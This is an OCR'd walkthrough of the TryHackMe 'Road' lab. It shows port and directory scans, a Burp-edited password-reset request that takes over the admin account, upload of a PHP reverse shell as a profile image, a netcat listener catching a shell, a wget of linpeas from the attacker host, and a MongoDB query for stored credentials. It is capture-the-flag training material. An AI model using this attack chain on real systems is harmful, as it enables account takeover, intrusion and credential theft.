
Road


Link- https://tryhackme.com/room/road

As an initial step, enumerate the open ports and services using **Nmap** tool.



```
┌──(kali㉿kali)-[~/Road]
└─$ nmap -sC -sV 10.10.32.123
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-08 15:31 EST
Nmap scan report for 10.10.32.123
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
| ssh-hostkey:
|   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
|   256 6b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
|_  256 ef:06:d7:e4:b1:65:15:6e:94:62:cc:dd:f0:8a:1a:24 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sky Couriers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Use **Gobuster** to perform a directory search on the webserver.




```
┌──(kali㉿kali)-[~/Road]
└─$ gobuster dir -u http://10.10.32.123 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.32.123
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/08 15:38:42 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [⟶ http://10.10.32.123/assets/]
/index.html           (Status: 200) [Size: 19607]
/phpMyAdmin           (Status: 301) [Size: 317] [⟶ http://10.10.32.123/phpMyAdmin/]
/server-status        (Status: 403) [Size: 277]
/v2                   (Status: 301) [Size: 309] [⟶ http://10.10.32.123/v2/]
```

Enumerate through all the sub-directories of the website.

On the **/v2** sub-directory, there is a login page also an option to register to the website. Try registering to it using a dummy username\password.

As traversed through the website after logging with the registered email id. There is a space on the website which shows the admin’s username.




Select Profile Image

Choose File No file chosen

Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.

Since the admin’s user name is exposed, attempt to reset the password for the same.



Users

Reset Password

Username: test1@test.com


New Password: password123

Confirm Password: password123

The option to reset other username’s account is disabled by default on the website.


Hence, use **BurpSuite** to intercept the reset usernme’s webpage.

Edit the username filed as shown below to **admin@sky.thm**.



```
POST /v2/lostpassword.php HTTP/1.1
Host: 10.10.32.123
Content-Length: 553
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.32.123
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqa9ld8N6BCLlx2lL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.32.123/v2/ResetUser.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=pujp6c7q3b4k6isk9ppim8qc4c; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0
Connection: close

------WebKitFormBoundaryqa9ld8N6BCLlx2lL
Content-Disposition: form-data; name="uname"

test1@test.com -> admin@sky.thm
------WebKitFormBoundaryqa9ld8N6BCLlx2lL
Content-Disposition: form-data; name="npass"

password123
------WebKitFormBoundaryqa9ld8N6BCLlx2lL
Content-Disposition: form-data; name="cpass"

password123
------WebKitFormBoundaryqa9ld8N6BCLlx2lL
Content-Disposition: form-data; name="ci_csrf_token"


------WebKitFormBoundaryqa9ld8N6BCLlx2lL
Content-Disposition: form-data; name="send"

Submit
------WebKitFormBoundaryqa9ld8N6BCLlx2lL--

```


Once edited, forward it to the server and stop the intercept.




```
GET /v2/ResetUser.php HTTP/1.1
Host: 10.10.32.123
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.32.123/v2/lostpassword.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0; PHPSESSID=6ljlicmlvia0o9b58bpecr1g56
Connection: close


```

Once the data has been sent to the web server, try accessing the webpage using password just changed for the user – admin@sky.thm

Login Successful !!



As you traverse through the webpage, there is an upload option under Profile section which updates the user's profile pic.



```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.32.123
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary1QLAUWEbg1jSCB5v
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://10.10.32.123/v2/profile.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=0d41j7ni2j2vhfg729nt15qac8; Bookings=21;
Manifest=10; Pickup=2; Delivered=13; Delay=5; CODINR=972;
POD=19; cu=1
Connection: close

------WebKitFormBoundary1QLAUWEbg1jSCB5v
Content-Disposition: form-data; name="pimage"; filename="
php-reverse-shell.php"
Content-Type: application/x-php

```

Upload a reverse shell to that section to check if it gets saved automatically without sanitizing the data.





Image saved.


The PHP reverse shell script gets saved as an Image.

Also, while checking the source code of the **Profile section** of the webpage, the location of the saved images has been exposed.



```
</div>
<!-- /v2/profileimages/ -->
<script type="text/javascript">
        function showtab(tab){
          console.log(tab);
          if(tab == 'new_task'){
            $('#new_task').css('display','block');
            $('#your_task').css('display','none');
          }else{
            $('#new_task').css('display','none');
            $('#your_task').css('display','block');
          }
```


As navigated to the above-mentioned webpage, it seems like that the listing of the current directory has been disabled.



Not secure | 10.10.32.123/v2/profileimages/

Directory listing is disabled.

Hence, try accessing the php reverse shell directly and at the same time open a listener with the correct port.




```
┌──(kali㉿kali)-[~/Road]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed A
 22:00:21 up  1:29,  0 users,  load average: 0.
USER     TTY      FROM             LOGIN@   IDL
uid=33(www-data) gid=33(www-data) groups=33(www
/bin/sh: 0: can't access tty; job control turne
$ ▯
```

10.10.32.123/v2/profileimages/php-reverse-shell.php


WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

We successfully get a reverse shell upon accessing the php file.



```
www-data@sky:/$ cd home
cd home
www-data@sky:/home$ ls
ls
webdeveloper
www-data@sky:/home$ cd webdeveloper
cd webdeveloper
www-data@sky:/home/webdeveloper$ ls
ls
user.txt
www-data@sky:/home/webdeveloper$ cat user.txt
cat user.txt
[redacted]
www-data@sky:/home/webdeveloper$ █
```


Traverse through the directories to get the **user.txt** file.



```
www-data@sky:/home/webdeveloper$ wget 10.6.110.95:80/linpeas.sh
wget 10.6.110.95:80/linpeas.sh
--2022-02-09 01:03:26--  http://10.6.110.95/linpeas.sh
Connecting to 10.6.110.95:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 763542 (746K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to ‘linpeas.sh’ (Permission denied).
```

Next for privilege escalation, tried downloading **linpeas.sh** but downloading files from other servers has been denied.


Hence looking more into the machine, there is a mongodb service running on the machine.



```
message+  542  0.0  0.4   7392  4016 ?      Ss   00:42   0:00 /usr/bin/dbus
mongodb   550  1.2  7.9 1497704 79752 ?     Ssl  00:42   0:19 /usr/bin/mong
root      556  0.0  1.3  29064 13544 ?      Ss   00:42   0:01 /usr/bin/pyth
root      558  0.0  1.6 224596 16648 ?      Ss   00:42   0:00 php-fpm: mast
root      562  0.0  1.9 1171176 19812 ?     Sl   00:42   0:00 /usr/bin/ssm-
```


\

Access the mongodb and search through the tables inside the database to get the credentials.



```
> db.user.find();
dbdb.user.find();
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : [redacted] }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
```

